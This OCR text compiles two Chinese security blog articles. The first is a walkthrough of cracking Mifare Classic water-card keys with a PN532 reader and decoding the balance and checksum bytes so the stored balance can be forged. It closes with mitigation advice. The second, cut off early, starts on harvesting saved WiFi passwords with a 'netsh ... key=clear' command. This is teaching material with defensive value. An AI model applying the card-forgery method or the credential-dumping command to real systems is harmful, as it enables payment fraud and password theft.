
d) 卡通过与自己的随机数 (RB) 比较， 验证读写器的回应值， 再计算回应值连同 RA--TOKEN BA 发送给读卡器（第 3 轮）。

e) 读写器解密 TOKEN BA 通过比较 c) 时发出的 RA 是否和 TOKEN BA 携带的 RA 相同。

在第一个随机数传送之后，卡与读写器之间的通讯都是加密的

基本内容介绍完毕。

水卡读取后的信息


扇区:0
96ED4EF4C1080400626364656667686 9
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
扇区:1
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
信安之路


.....


扇区:9
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
扇区:10
没密钥发现(或死扇区)
扇区:11
没密钥发现(或死扇区)
扇区:12
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
扇区:13
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
扇区:14
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
扇区:15
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
标题:(更新配色)
UID & 厂家信息 | 值块 | 密钥A | 密钥B | 访问控制
信安之路

(2)IC 卡的破解: a.复制卡 b.修改卡内数据

Mifare 是 NXP 公司生产的一系列遵守 ISO14443A 标准的射频卡，包括 Mifare S50、Mifare S70、Mifare UltraLight、Mifare Pro、Mifare Desfire 等。Mifare S50 的容量为 1K 字节,常被称为 Mifare Standard,又被叫做 Mifare1,是遵守 ISO14443A 标准的卡片中应用最为广泛、影响力最大的的一员。Mifare Classic card 提供 1k-4k 的容量,我们经常见到的是 Mifare Classic 1k(S50)即 M1K 卡,S50 的卡类型 (ATQA) 是 0004H.如图上去可以看到有 M1 卡 16 个数据储存区既"扇区"（0-15),每个扇区又分为 4 个储存单元既"块" (0-3),每个扇区尾部(对于 M1 卡是每个扇区的第 3 块)都有独立的一对用于验证的密钥 keyA 和 keyB。keyA 和 KeyB 中间的字节是访问限制 (Access Condition) 定义哪一个操作对于该扇区而言是可行的、根据哪个 Key 是用作认证和访问限制。第 0 扇区的第一个数据块存储着 IC 卡的 UID 号(32 bit=4 byte,已经固化,不可修改),其他扇区可以存储其他的数据,如钱、次数、日期等数据(可以修改)。图中颜色已经标出,大家可以对照着看。

第 0 扇区 0 块数据分析:



UID &厂家数据


MSB 是 Most Significant Bit 的缩写，最高有效位。在二进制数中，MSB 是最高加权位。与十进制数字中最左边的一位类似。通常，MSB 位于二进制数的最左侧，LSB(Least Significant Bit,最低有效位)位于二进制数的最右侧。

校验位的计算方法:

前 4 个字节为 UID 号第 5 个字节为校验字节,校验字节 = 前 4 个字节单独连续异或

比如上图: UID(部分): 96 ED 4E F4　　BBC(Bit Count Check): C1

C1=96xorEDxor4ExorF4




扇尾 trailer 有特殊的访问条件。密钥 A 是永远不可读的，而密钥 B 可被设置成可读或不可读。当 B 为可读时，存储器只用来存储数据而密钥 B 不能用作认证密钥。除了访问条件（AC）和密钥，剩下一个未被定义的数据字节（U）

访问控制位及期控制规则:

在存取控制中每个块都有相应的三个控制位,定义如下:

块0:	C10	C20	C30
块1:	C11	C21	C31
块2:	C12	C22	C32
块3:	C13	C23	C33

C10--Byte6 \ C20--Byte7 \ C30--Byte8



上划线表示取反

控制位（X=0.1.2）			访问条件（对数据块 0、1、2）			
C1X	C2X	C3X	Read	Write	Increment	Decrement, transfer, Restore
0	0	0	KeyA|B	KeyA|B	KeyA|B	KeyA|B
0	1	0	KeyA|B	Never	Never	Never
1	0	0	KeyA|B	KeyB	Never	Never
1	1	0	KeyA|B	KeyB	KeyB	KeyA|B
0	0	1	KeyA|B	Never	Never	KeyA|B
0	1	1	KeyB	KeyB	Never	Never
1	0	1	KeyB	Never	Never	Never
1	1	1	Never	Never	Never	Never

（KeyA|B 表示密码 A 或密码 B，Never 表示任何条件下不能实现）

数据块访问权限(0,1,2 块) ，块 3 与块 0，1，2 的则不同

Access bits			Access condition for						Remark
			KEYA		Access bits		KEYB		
C1	C2	C3	read	write	read	write	read	write	
0	0	0	never	key A	key A	never	key A	key A	Key B may be read
0	1	0	never	never	key A	never	key A	never	Key B may be read
1	0	0	never	key B	key A|B	never	never	key B	
1	1	0	never	never	key A|B	never	never	never	
0	0	1	never	key A	key A	key A	key A	key A	Key B may be read, transport configuration
0	1	1	never	key B	key A|B	key B	never	key B	
1	0	1	never	never	key A|B	key B	never	never	
1	1	1	never	never	key A|B	never	never	never	

尾块访问权限控制表

比如图中的 FF 07 80 69

	Bit 7	6	5	4	3	2	1	0
Byte 6	$\overline{C2_3}$	$\overline{C2_2}$	$\overline{C2_1}$	$\overline{C2_0}$	$\overline{C1_3}$	$\overline{C1_2}$	$\overline{C1_1}$	$\overline{C1_0}$
Byte 7	$C1_3$	$C1_2$	$C1_1$	$C1_0$	$\overline{C3_3}$	$\overline{C3_2}$	$\overline{C3_1}$	$\overline{C3_0}$
Byte 8	$C3_3$	$C3_2$	$C3_1$	$C3_0$	$C2_3$	$C2_2$	$C2_1$	$C2_0$

FF 07 80 69

默认值

字节6 FF= 1 1 1 1 1 1 1 1	字节7 07= 0 0 0 0 0 1 1 1	字节8 80= 1 0 0 0 0 0 0 0

字节号	对应二进制值	位置	高4位	位置	低4位
字节6	1 1 1 1 1 1 1 1	C2Y	0 0 0 0	C1Y	0 0 0 0
字节7	0 0 0 0 0 1 1 1	C1Y	0 0 0 0	C3Y	1 0 0 0
字节8	1 0 0 0 0 0 0 0	C3Y	1 0 0 0	C2Y	0 0 0 0
所属块位			块3块2块1块0		块3块2块1块0

块3位	字节7，字节6，字节8 = C13，C23，C33 = C1Y，C2Y，C3Y = 0 0 1
块2位	字节7，字节6，字节8 = C12，C22，C32 = C1Y，C2Y，C3Y = 0 0 0
块1位	字节7，字节6，字节8 = C11，C21，C31 = C1Y，C2Y，C3Y = 0 0 0
块0位	字节7，字节6，字节8 = C10，C20，C30 = C1Y，C2Y，C3Y = 0 0 0

权限解释：数据块012的权限为000，表示keyA和keyB都可读可写。权限最高。

因为扇区数据的读取需要用到 keyA 和 keyB 所以无论是复制卡还是修改卡内数据都需要先破解密码。

六、实际"安全测试"

工具:带 NFC 功能的手机(及 MIFARE 经典工具）、PN532(及 NFC 上位机)、电脑(Win10)

准备:根据卡片表面信息查找相关信息、四周无人、读卡器周围是否有网线、判断卡片类型。。。


1.首先用手机 MIFARE 经典工具读取水卡 判断水卡类型 和 读取基本内容

发现是常见的 M1 卡有戏.....

发现扇区 10 和 11 不是默认密码 留意扇区 10 和 11


2.用工具读取水卡破解得到 扇区 10 和 11 的 keyA 和 keyB 至此可以读取整张卡的数据

这里我用的是 PN532 因为比较便宜适合入门学习



连接设备 放上卡片 点击 读整卡 等待破解密码 读取内容

3.前后两次刷卡消费 记下 余额 并且每次都将 卡里的数据 通过手机 MIFARE 经典工具保存下来 然后进行对比


0.00 K/s 60% 13:11
差异工具
转储 1 (A):
转储编辑器
转储 2 (B):
02.76
A: 00000000000000000000000000000000
----------相同----------
B: 00000000000000000000000000000000
A: FFFFFFFFFFFFFF078069FFFFFFFFFFFF
----------相同----------
B: FFFFFFFFFFFFFF078069FFFFFFFFFFFF
扇区: 10
A: 2BDCDC0000230000000802000002001 8
XXXXXX X XX XX
B: E215140100EA0000000802000002 00DF
A: EFE503EFF31AAA00A001CA2300ED00F6
----------相同----------
B: EFE503EFF31AAA00A001CA2300ED00F6
A: 2BDCDC0000230000000802000002001 8
XXXXXX X XX XX
B: E215140100EA0000000802000002 00DF
A: 0AA52C31B0817F078869A9DE7F3CEB1F
----------相同----------
B: 0AA52C31B0817F078869A9DE7F3CEB1F
扇区: 11
A: FF00000000FF0000000000000000000000
----------相同----------
B: FF00000000FF0000000000000000000000
A: EFE503EFF31AAA00A001CA2300ED00F6
----------相同----------
B: EFE503EFF31AAA00A001CA2300ED00F6
A: FF00000000FF0000000000000000000000
----------相同----------
B: FF00000000FF0000000000000000000000
A: 0BA52C31B0817F078869A9DE7F3CEB1F
----------相同----------
B: 0BA52C31B0817F078869A9DE7F3CEB1F
信安之路

用手机读取是因为手机比较隐蔽适合多次读取 和 保存数据

4.对比这两次数据 我发现只有 10 扇区中的 0 块和 2 块数据发生了改变

5.多次刷卡 消费 记下余额 并用 MIFARE 工具保存 对比数据 发现确定只有 10 扇区 0 块和 1 块改变而且 0 块和 1 块数据相同

将从保存的数据中提出 10 扇区 0 块数据 和 金额 进行分析

b0	b1	b2	b3	b4	b5	b6	b7	b8	b9	bA	bB	bC	bD	bE	bF		100倍	
2B	DC	DC	00	00	23	00	00	00	08	02	00	00	02	00	18	2.333333	00DC	16进制
43	220	220			35										24	2.2	2200	10进制
E2	15	14	01	00	EA	00	00	00	08	02	00	00	02	00	DF	2.c28f5c2	114	16进制
226	21	20			234										223	2.76	276	10进制

13	E4	E4	00	00	1B	00	00	00	08	02	00	00	02	00	10	2.28
19	228	228			27										16	
1B	EC	EC	00	00	13	00	00	00	08	02	00	00	02	00	08	2.36
27	236	236			19										8	
03	F4	F4	00	00	0B	00	00	00	08	02	00	00	02	00	00	2.44
3	244	244			11										0	
0B	FC	FC	00	00	03	00	00	00	08	02	00	00	02	00	F8	2.52
11	252	252			3										248	
F2	05	04	01	00	FA	00	00	00	08	02	00	00	02	00	EF	2.6
242	5	4			250										237	

6.重点分析 10 扇区中的数据 涉及变动的有 b0 b1 b2 b3 b5 bF 这 6 处

因为对十六进制直接运算不熟悉，所以我先转换成了十进制方便运算找规律。因为金额与数据有关我也将金额转换成 16 进制。但是因为有小数点,可以尝试扩大倍数。可以 10 100 1000 10000 一一尝试分析。因为小数点后面有两位小数,按着思维去小数点尝试 100 倍。

首先将金额放大 100 倍转 16 进制后 补齐位数 发现 为 b2 b3 的倒序多组数据验证正确！

即 b2、b3 为金额字节，b0，b1，b5，bF 为校验字节

然后观察发现 b1 = b2 + b3 多组数据验证！

然后观察十进制数中 b1 + b5 =255 所以 b5 = ~b1 多组数据验证！

然后继续观察 b15 = b5 - 11 多组数据验证！

然后继续观察 b0 有时等于 b5 + 8 有时等于 b5 - 8 猜测 b0 = b ^ 8 多

组数据验证！

到此 6 处改变的地方之间的规律都找完整了。

7.尝试修改数据 并验证 可以直接手机、工具修改 或者 先读取 dump 用 winhex 修改 等其他方法。

比如修改成 100.00 元 则 10000 然后转换成 16 进制-- 2710 --倒序-- 10 27 即 b2 = 27

b1 = 10, 然后根据上述规则依次算出数据。

该水卡的加密规则不是很复杂而对于有些涉及次数、时间、滚动码的卡怎么破解，因没有相关卡所以没有深入了解相关的破解分析。。。

七、M1 卡安全带来的危害和防范:

危害: 对个人、公司、社会。。。，损害他人利益，诱导别人犯罪.....

防范措施:

1.国内很多厂商对于卡密都没有进行修改大部分都是弱密码，如

FFFFFFFFFFFF、000000000000 等而 M1 是被动卡，需要读卡器为之供能，一旦读卡器切断电源，卡中临时数据就会丢失，所以无论试错多少次密码都不会被锁定因此容易被暴力破解。可以采用复杂密码以提高安全。

2.IC 卡分 16 个扇区，很多厂商只对和金钱有关的扇区进行加密，这样就很容易通过对比来解密加密的扇区。可易 16 个扇区全加密多加混淆以提高分析难度。

3.由于有些厂商对 IC 卡的加密非常信任，数据完全存放于 IC 卡中，不与数据库做交互，因此有人利用这一漏洞来修改 IC 卡中的信息从而达到非法的目的。这种问题的解决办法是将卡中信息存入数据库中，每次刷卡时将 IC 卡中的信息与数据库中的信息做对照，如果一样可以使用，如果不一样则禁止此卡使用。

4.逐渐 M1 卡替换成安全系数更高的 CPU 卡.

5.注意保护好自己的卡，不要随意经手陌生人防止被破解复制盗刷.

参考链接:

Mifare 卡的算法破解和应用---刘欣凯

https://wenku.baidu.com/view/bdf1287da417866fb84a8ee1.html

典型非接触式卡 (MIFARECLAssic) 的攻击实实践

https://wenku.baidu.com/view/2a09235be2bd960591c6775e.html

M1 卡破解（智能卡攻防技术分层、分级研究探讨）

https://blog.csdn.net/fei0724/article/details/17420219

物联网设备的标识技术：RFID 与 NFC 究竟有什么关系?

http://news.rfidworld.com.cn/2017_06/551db8a812ead56e.html

ID 卡、IC 卡、RFID 卡、NFC 卡、Mifare 卡各种概念的关系

https://wenku.baidu.com/view/54351977fad6195f302ba62a.html?from=search

M1 卡区块控制位详解


https://www.cnblogs.com/zhupengfei/p/8983666.html

你电脑的 WiFi 密码全是我的

原创： hodit/98 信安之路 2018-11-10

无线的时代已经来临，是他让我们感受到了没有线的束缚的感觉，随之而来的安全问题就越来越多，如今主流的 WiFi 密码破解手法如：跑字典、钓鱼 WiFi 他们都是有自己的优缺点，跑字典需要大量的字典数据和算力的设备进行跑，钓鱼 WiFi 需要长时间的等待。而这些破解手法还不一定能百分之百能破解目标 WiFi，接下来我们将使用一种非常简单的手法进行收集 WiFi 密码和 WiFi 名字。

上一篇文章中《 G》中有讲到可以使用 dos 命令进行自动寻找 WiFi 密码，而今天为我们就来实现。我们都知道一个 WiFi 是有信号范围的如果我们要破解这个 WiFi 就需要在这个区域，当然我们这个攻击也是需要，电脑中有一个查询电脑之前连接过哪些 WiFi 密码的 DOS 命令。




这里显示的都是这台电脑到目前为止连接过的 WiFi 密码，当我们要显示出来某一个的时候，如图：

```
:\Users        netsh wlan show profile name=CMCC-love key=clear

接口 WLAN 上的配置文件 CMCC-love:
=======================================================================

已应用: 所有用户配置文件

配置文件信息
-------------------
    版本                   : 1
    类型                   : 无线局域网
    名称                   : CMCC-love
    控制选项               :
        连接模式           : 手动连接
        网络广播           : 只在网络广播时连接
        AutoSwitch         : 请勿切换到其他网络
        MAC 随机化: 禁用

连接设置
---------------------
    SSID 数目              : 1
    SSID 名称              : “CMCC-love”
    网络类型               : 结构
    无线电类型             : [ 任何无线电类型 ]
    供应商扩展名           : 不存在
```


他会出现一些这个 WiFi 的信息我们在往下面看:

```
    SSID 数目              : 1
    SSID 名称              : “CMCC-love”
    网络类型               : 结构
    无线电类型             : [ 任何无线电类型 ]
    供应商扩展名           : 不存在

安全设置
-----------------
    身份验证          : WPA2 - 个人
    密码                  : CCMP
    身份验证          : WPA2 - 个人
    密码                  : GCMP
    安全密钥              : 存在
    关键内容              :

费用设置
-------------
    费用                   : 无限制
    阻塞                   : 否
    接近数据限制           : 否
    过量数据限制           : 否
    漫游                   : 否
    费用来源               : 默认
```


出现了我们想要的东西，也就是我们想要的密码。那接下来我们就要整理思路了!



